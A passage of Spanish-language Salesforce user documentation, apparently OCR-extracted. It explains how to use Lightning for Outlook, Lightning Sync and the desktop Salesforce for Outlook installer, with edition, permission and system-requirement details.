2. Seleccione Sí en Cco automática para recibir copias de sus correos electrónicos de Stay-in-Touch enviados. Esta opción sólo estará disponible si la organización no ha activado los correos electrónicos Cco de comprobación.
3. Active el recordatorio si desea que se le solicite enviar una solicitud de Stay-in-Touch siempre que guarde un nuevo contacto.
4. Introduzca un asunto predeterminado para el correo electrónico.
5. En el área de nota, escriba un mensaje al destinatario.
6. En el área de firma, escriba una firma con su información de contacto.
7. Utilice el área de campos de combinación de la parte superior de la página para mostrar los valores de campo de combinación disponibles, que podrá copiar y pegar en los cuadros de asunto, nota o firma según sea necesario.
8. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Personalizar su experiencia de Salesforce

# Utilizar Salesforce en aplicaciones de correo electrónico de Microsoft®

Relacione mensajes de correo electrónico importantes de Microsoft con registros de Salesforce, como contactos, candidatos y oportunidades. Vea también contenido relacionado con Salesforce directamente en sus aplicaciones de correo electrónico de Microsoft.

Colabore con su administrador de Salesforce para elegir entre nuestros productos de integración de Microsoft basados en la nube o de escritorio.

## Lightning for Outlook basada en la nube

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Permanezca al tanto de importantes oportunidades de ventas cuando trabaja en Microsoft® Outlook®. Al utilizar Outlook Web App (OWA), Outlook 2016 u Outlook 2013, junto con Microsoft Office 365™, gestione sus ventas de forma más eficiente. Relacione el correo electrónico y eventos junto con sus archivos adjuntos con registros de Salesforce, sin instalación ni mantenimiento de software. Además, sincronice contactos y eventos entre sus aplicaciones de correo electrónico y Salesforce utilizando Lightning Sync.

Además, cree contactos, eventos, candidatos, oportunidades, tareas y casos de Salesforce directamente en Outlook.

# Lightning for Outlook

Permanezca al tanto de importantes oportunidades de ventas cuando trabaja en Outlook. Al utilizar Outlook® Web App (OWA), Outlook 2016 u Outlook 2013, junto con Microsoft Office 365™, puede gestionar sus ventas de forma más eficiente. Relacione el correo electrónico y los archivos adjuntos con registros de Salesforce. Además, cree registros de Salesforce, directamente en Outlook.


Cuando su administrador activa la aplicación de Lightning for Outlook, completará los procedimientos a la vez para que su contenido de Salesforce aparezca en su aplicación de correo electrónico.

A continuación, cuando seleccione un correo electrónico (1), luego seleccione `Salesforce` (2), aparecen registros relevantes relacionados con ventas (3). Para los registros que aparecen, puede relacionar el correo electrónico con varios contactos, siempre que su administrador haya activado Actividades compartidas. También agregar el correo electrónico a otro registro que acepta tareas, como una oportunidad, un candidato o un caso. Usted elige si incluir los archivos adjuntos.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**





Cree registros de Salesforce directamente desde Outlook (4). Seleccione el registro para ver más detalles acerca de él en su aplicación de correo electrónico. O bien obtenga detalles completos acerca del registro o el correo electrónico relacionado con él directamente en Salesforce (5).

Del mismo modo que relaciona mensajes de correo electrónico, Lightning for Outlook le permite relacionar esos eventos de calendario con registros de Salesforce.

- Cualquier evento al que asiste
- Cualquier evento que organice, si está trabajando en Outlook 2016 para Windows *o* Outlook Web App en Office 365

Para relacionar un evento, selecciónelo en su aplicación de correo electrónico de Microsoft. A continuación, seleccione Salesforce (1).




Aparecen registros relevantes de Salesforce(2). Al igual que cuando trabaja con correos electrónicos, puede seleccionar un registro para ver más detalles en su aplicación de correo electrónico. O bien, puede obtener detalles completos acerca del registro directamente en Salesforce (3).

## Requisitos del sistema para Lightning for Outlook

Asegúrese de que su sistema cumple estos requisitos antes de configurar la aplicación de Lightning for Outlook.

| Para su | Necesita |
|---|---|
| Servidor de correo electrónico | Tiene las siguientes opciones:<br>• Exchange 2016 o 2013 in situ<br>• Exchange Online con Office 365 |
| Aplicación de correo electrónico | Tiene las siguientes opciones:<br>• Outlook Web App<br>• Microsoft Outlook® 2016 o 2013 en sistemas PC con Windows<br>• Microsoft Outlook for Mac 2016 |
| Navegador | Cualquiera de estos navegadores que permiten cookies desde Salesforce en sistemas operativos Windows o Mac.<br>• Google Chrome™, versión estable más reciente<br>• Mozilla® Firefox®, versión estable más reciente<br>• Apple® Safari®, versión estable más reciente<br>• Microsoft Internet Explorer® 10 y 11 (solo Windows)<br>• Microsoft Edge, versión estable más reciente (solo Windows) |
| Protocolo de cifrado de | TLS 1.1 o posterior. |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Para su | Necesita |
| --- | --- |
| seguridad en su servidor de correo electrónico | |

## Configurar Microsoft® Outlook® para utilizar Salesforce

Prepare su sistema para relacionar correos electrónicos, sus archivos adjuntos y eventos a registros de Salesforce desde la aplicación Web Outlook Web App (OWA), Outlook 2016 u Outlook 2013. Cree registros de Salesforce, todo mientras trabaja en Outlook.

1. Obtener acceso a Lightning for Outlook
   Realizar el paso inicial cuenta para la obtención del acceso a su contenido de Salesforce relacionado con las ventas directamente en Aplicación Web Microsoft® Outlook® (OWA), Outlook 2016 y Outlook 2013.
2. Proporcionar a Microsoft® Outlook® el acceso a Salesforce
   Prepare sus sistemas para crear contactos de Salesforce y ver contactos, candidatos y usuarios. Incluso ver casos, oportunidades y cuentas relacionadas directamente en Outlook Web App (OWA), Outlook 2016 y Outlook 2013.

### EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### PERMISOS DE USUARIO

Para configurar Lightning for Outlook

- "Lightning for Outlook"


Para autenticar la conexión entre Microsoft Exchange y Salesforce

- "Ver parámetros y configuración"

## Obtener acceso a Lightning for Outlook

Realizar el paso inicial cuenta para la obtención del acceso a su contenido de Salesforce relacionado con las ventas directamente en Aplicación Web Microsoft® Outlook® (OWA), Outlook 2016 y Outlook 2013.

1. En Aplicación Web de Outlook (OWA), Outlook 2016 u Outlook 2013, abra Configuración y seleccione **Gestionar aplicaciones**. Desde allí, seleccione **Salesforce**.




2. Si la aplicación no está disponible, agréguela desde Office Store.
3. Después de que aparezca Lightning for Outlook, actívelo.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para configurar Lightning for Outlook
- "Lightning for Outlook"

## Proporcionar a Microsoft® Outlook® el acceso a Salesforce

Prepare sus sistemas para crear contactos de Salesforce y ver contactos, candidatos y usuarios. Incluso ver casos, oportunidades y cuentas relacionadas directamente en Outlook Web App (OWA), Outlook 2016 y Outlook 2013.

1. En OWA, Outlook 2016, u Outlook 2013, seleccione un correo electrónico en Bandeja de entrada o Enviar elementos o un evento en el calendario. Seleccione **Salesforce**. Aparece una solicitud de iniciar sesión en Salesforce.


EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para configurar Lightning for Outlook
- "Lightning for Outlook"




2. Después de iniciar sesión en Salesforce, aparecen registros relevantes.

## Utilizar Salesforce en Microsoft® Outlook®

Mantenga un seguimiento de sus oportunidades cuando accede a registros relacionados con ventas en Microsoft Outlook Web App (OWA), Outlook 2016 y Outlook 2013 junto con Office 365™.

1. En Outlook, seleccione un mensaje de correo electrónico en Bandeja de entrada o Elementos enviados o un evento al que asistirá en su calendario.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**


PERMISOS DE USUARIO

Para configurar Lightning for Outlook

- "Lightning for Outlook"

Para autenticar la conexión entre Microsoft Exchange y Salesforce

- "Ver parámetros y configuración"




2. Seleccione `Salesforce`.
3. Desplácese para ver una combinación de hasta 15 contactos, candidatos, cuentas personales y usuarios, así como hasta tres cuentas relacionadas, oportunidades y casos. Y si lo desea, agregue el correo electrónico o evento y sus archivos adjuntos a varios contactos, siempre que su administrador haya activado Actividades compartidas. También puede agregar el correo electrónico, sus archivos adjuntos y eventos a otro registro que acepte tareas, como una oportunidad, un candidato o un caso.
4. Cree registros de Salesforce, como eventos, oportunidades y candidatos.
5. Para ver detalles clave acerca del registro, selecciónelo en Outlook. O bien detalles completos acerca del registro directamente en Salesforce.

## Lightning Sync: Mantener sus elementos de Microsoft® en sincronización con Salesforce

Mantenga sus contactos y eventos en sincronización entre sus sistema de correo electrónico y Salesforce sin instalación y mantenimiento de software.


Su productividad aumenta cuando su administrador configura su empresa para sincronizar contactos y eventos entre su servidor de correo electrónico y Salesforce. Es porque no tienen necesidad de duplicar su trabajo entre los dos sistemas. Lightning Sync puede sincronizar contactos y eventos que crea y mantiene, ya esté en su escritorio o trabajando de forma remota desde su dispositivo móvil.

Dependiendo de la configuración seleccionada por su administrador, Lightning Sync sincroniza automáticamente los contactos entre el sistema de correo electrónico de su empresa y Salesforce en ambas direcciones o una sola dirección. Además, Lightning Sync puede sincronizar eventos en una sola dirección, desde su sistema de calendario basado en Exchange a Salesforce.

EDICIONES

Disponible para gestionar desde: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**




Su administrador puede seleccionar más ajustes para definir su experiencia de sincronización. Pregunte a su administrador sobre su configuración de sincronización en estos casos:

- ¿Está sincronizando todos los eventos de calendario o solo los eventos que relaciona con Salesforce utilizando Lightning for Outlook?
- ¿Está sincronizando eventos privados?
- ¿Se retiran los eventos que elimina de su calendario automáticamente de Salesforce?
- ¿Se relacionan automáticamente sus eventos con contactos de Salesforce relevantes o con un candidato relevante?

## Limitaciones de Lightning Sync para Microsoft

Actualmente, Lightning Sync no:

- Sincroniza eventos desde Salesforce a Exchange
- Sincroniza eventos recurrentes
- Sincroniza invitados incluidos en eventos
- Elimina la sincronización de contactos en una sola dirección

## Preparación para sincronizar eventos


Puede elegir qué eventos sincronizar entre la aplicación de calendario de su empresa y Salesforce.

Si su administrador ha configurado Salesforce para sincronizar eventos, sus eventos se sincronizan automáticamente entre el calendario en el sistema de correo electrónico de su empresa y Salesforce.

Puede evitar la sincronización de eventos personales con Salesforce de diferentes formas.

- Cree un calendario separado en su aplicación de calendario para realizar un seguimiento de sus eventos personales. Lightning Sync está diseñado para sincronizar solo su calendario de cuenta de Microsoft® Exchange o Google principal con Salesforce.
- Pregunte a su administrador si su configuración de sincronización está configurada para sincronizar eventos privados. Si no está sincronizando eventos privados, puede asignar sus eventos personales con la opción `Privado` desde su aplicación de calendario y esos eventos no se sincronizan con Salesforce.

  Por ejemplo, puede marcar un evento como privado desde Microsoft Outlook® de este modo.




EDICIONES

Disponible para gestionar desde: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para sincronizar eventos desde su calendario a Salesforce:

- "Crear" en eventos, Y

  Una configuración activa de Lightning Sync

Es mejor gestionar los eventos que no desea sincronizar antes de que su administrador inicie la sincronización por primera vez. Si sus eventos empiezan a sincronizarse antes de que los gestione, aún puede eliminarlos de Salesforce eliminándolos manualmente.


Otros eventos se sincronizan entre Salesforce y su calendario cada pocos minutos. Si está sincronizando muchos eventos, su primera sincronización podría tardar un tiempo.

## Preparación para sincronizar contactos

Obtenga información acerca de cómo sincronizar entre el sistema de correo electrónico de su empresa y Salesforce. Dependiendo de la dirección en que está sincronizando. , moverá los contactos de correo electrónico que desea sincronizar con Salesforce a una carpeta especial en su aplicación de correo electrónico.

Cuando su administrador inicie la sincronización de contactos por usted, Lightning Sync crea una carpeta en su aplicación de correo electrónico denominada `Salesforce_Sync`. Puede encontrar la carpeta `Salesforce_Sync` en su directorio de contactos. Cualquier contacto que se ha sincronizado desde Salesforce a su sistema de correo electrónico está en `Salesforce_Sync`. No cambie el nombre, elimine ni mueva la carpeta `Salesforce_Sync` o se detendrá la sincronización entre Salesforce y su sistema de correo electrónico.

1. Pregunte a su administrador por la dirección en la que está configurado para sincronizar.
   - Si está configurado para sincronizar de Salesforce a su correo electrónico únicamente, la sincronización ya está en curso y no necesita hacer nada más. Está listo para acceder a sus contactos de Salesforce directamente desde su sistema de correo electrónico.
   - Si está configurado para sincronizar desde su correo electrónico a Salesforce o para sincronizar en ambas direcciones, moverá los contactos de correo electrónico que desea sincronizar en Salesforce ahora.
2. En su aplicación de correo electrónico, seleccione los contactos que desea sincronizar. Puede seleccionar varios contactos a la vez.




3. Mueva (no copie) sus contactos seleccionados a la carpeta `Salesforce_Sync`. Si copia sus contactos, obtendrá contactos duplicados, lo que supone una molestia.

EDICIONES

Disponible para gestionar desde: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para sincronizar contactos en ambas direcciones:

- "Leer" o "Modificar" en contactos y "Leer" en cuentas, Y

  Dirección de sincronización de contactos establecida como "Sincronizar en ambas direcciones" en configuraciones de Exchange

Para sincronizar contactos desde Salesforce a Exchange:

- "Leer" en contactos, Y

  Dirección de sincronización de contactos establecida como "Salesforce a Exchange" en configuraciones de Exchange

Para sincronizar contactos desde Exchange a Salesforce:

- "Crear" en contactos, Y

  La dirección de sincronización de contactos se establece como "Exchange a Salesforce"

Los contactos que mueve a la carpeta `Salesforce_Sync` inician la sincronización cada pocos minutos. Si mueve muchos contactos a `Salesforce_Sync`, su primera sincronización podría tardar un tiempo.

### Solucionar problemas de sincronización

Si tiene problemas para sincronizar entre su aplicación de correo electrónico y Salesforce utilizando Lightning Sync, solicite a su administrador de Salesforce restablecer su proceso de sincronización. El restablecimiento elimina y luego restaura las conexiones entre los registros en su aplicación de correo electrónico y calendario y su registros de Salesforce.

1. Para restablecer la sincronización para sus contactos, asegúrese de que su carpeta `Salesforce_Sync` en su aplicación de correo electrónico contiene solo los contactos que desea sincronizar con Salesforce.
2. Para restablecer la sincronización para sus eventos, asegúrese de que los eventos que no desea sincronizar están asignados a la opción `Privado` en su aplicación de calendario.
3. Solicite a su administrador de Salesforce restablecer su proceso de sincronización.

EDICIONES

Disponible para gestionar desde: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## Salesforce for Outlook basada en escritorio

Sincronice contactos, eventos y tareas entre su versión basada en escritorio de Outlook y Salesforce. Seleccione un correo electrónico en Outlook para ver registros relacionados de Salesforce, como candidatos, contactos, tareas y oportunidades. También relacione ese correo electrónico con los registros de Salesforce de su elección.

Salesforce for Outlook, una aplicación de integración con Microsoft® Outlook® que instala y que sincroniza contactos, eventos y tareas entre Outlook y Salesforce. Además de sincronizar esos elementos, puede agregar correos electrónicos, archivos adjuntos, eventos y tareas de Outlook a varios contactos de Salesforce y ver registros de Salesforce relacionados con los contactos y candidatos en sus correos electrónicos y eventos: todo directamente en Outlook.


Es posible que pueda personalizar lo que sincroniza y las direcciones de sincronización entre Outlook y Salesforce. Su administrador determina el nivel al que puede personalizar estas configuraciones en Salesforce.

A continuación le presentamos un vistazo rápido de cómo Salesforce for Outlook ayuda a evitar duplicar su trabajo y da prioridad a su productividad.

EDICIONES

Esta función disponible para gestionar desde: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones




Para obtener una guía completa de configuración de Salesforce for Outlook, consulte Cómo mantener Microsoft® Outlook® y Salesforce sincronizados.

## Idiomas admitidos por Salesforce for Outlook

Salesforce for Outlook admite estos idiomas.

- Chino simplificado
- Chino (Tradicional)
- Checo
- Danés
- Holandés
- Inglés
- Alemán
- Finlandés
- Francés
- Hebreo
- Húngaro
- Italiano
- Japonés
- Coreano
- Polaco

EDICIONES

Esta función disponible para gestionar desde: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

- Portugués (Portugal)
- Rumano
- Ruso
- Español
- Español (México)
- Sueco
- Tailandés
- Turco
- Ucraniano
- Vietnamita


El instalador de Salesforce for Outlook no admite:

- Hebreo
- Portugués (Brasil)
- Rumano
- Español (México)
- Tailandés
- Vietnamita

# Descarga del instalador de Salesforce for Outlook

Descargue el instalador desde Salesforce.

1. Cerrar Microsoft® Outlook®.
2. Cerrar Salesforce for Outlook. Para ello, haga clic con el botón derecho en el icono de Salesforce for Outlook ( ) en la bandeja del sistema y a continuación haga clic en **Salir**.
3. Si está actualizando desde Salesforce for Outlook v2.4.2 o anterior, desinstale su versión actual desde el panel de control de Microsoft Windows®. Si está actualizando desde Salesforce for Outlook v2.5.0. o versiones posteriores, o bien instalando Salesforce for Outlook por primera vez, siga en el paso siguiente.
4. Desde su configuración personal, introduzca *`Salesforce for Outlook`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Salesforce for Outlook**.
5. Haga clic en **Descargar**. A continuación, haga clic en **Guardar archivo**. Si el botón **Descargar** no está disponible, pida a su administrador que le asigne a una configuración de Outlook.




Si usted es un administrador, puede implementar instalaciones en múltiples usuarios de forma simultánea utilizando la versión `.msi` del instalador.

## EDICIONES

Esta función disponible para gestionar desde: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

## PERMISOS DE USUARIO

Para instalar Salesforce for Outlook:

- Asignada a una configuración activa Y

  Valide el conjunto de datos de cada objeto que vaya a sincronizar

Para cambiar las carpetas de sincronización:

- Su perfil de Outlook se establece como predeterminado en su Configuración de correo Y

  Permita a los usuarios modificar " Carpeta de Outlook para sincronizar contactos" en su configuración de Outlook

# Instalar y configurar Salesforce for Outlook

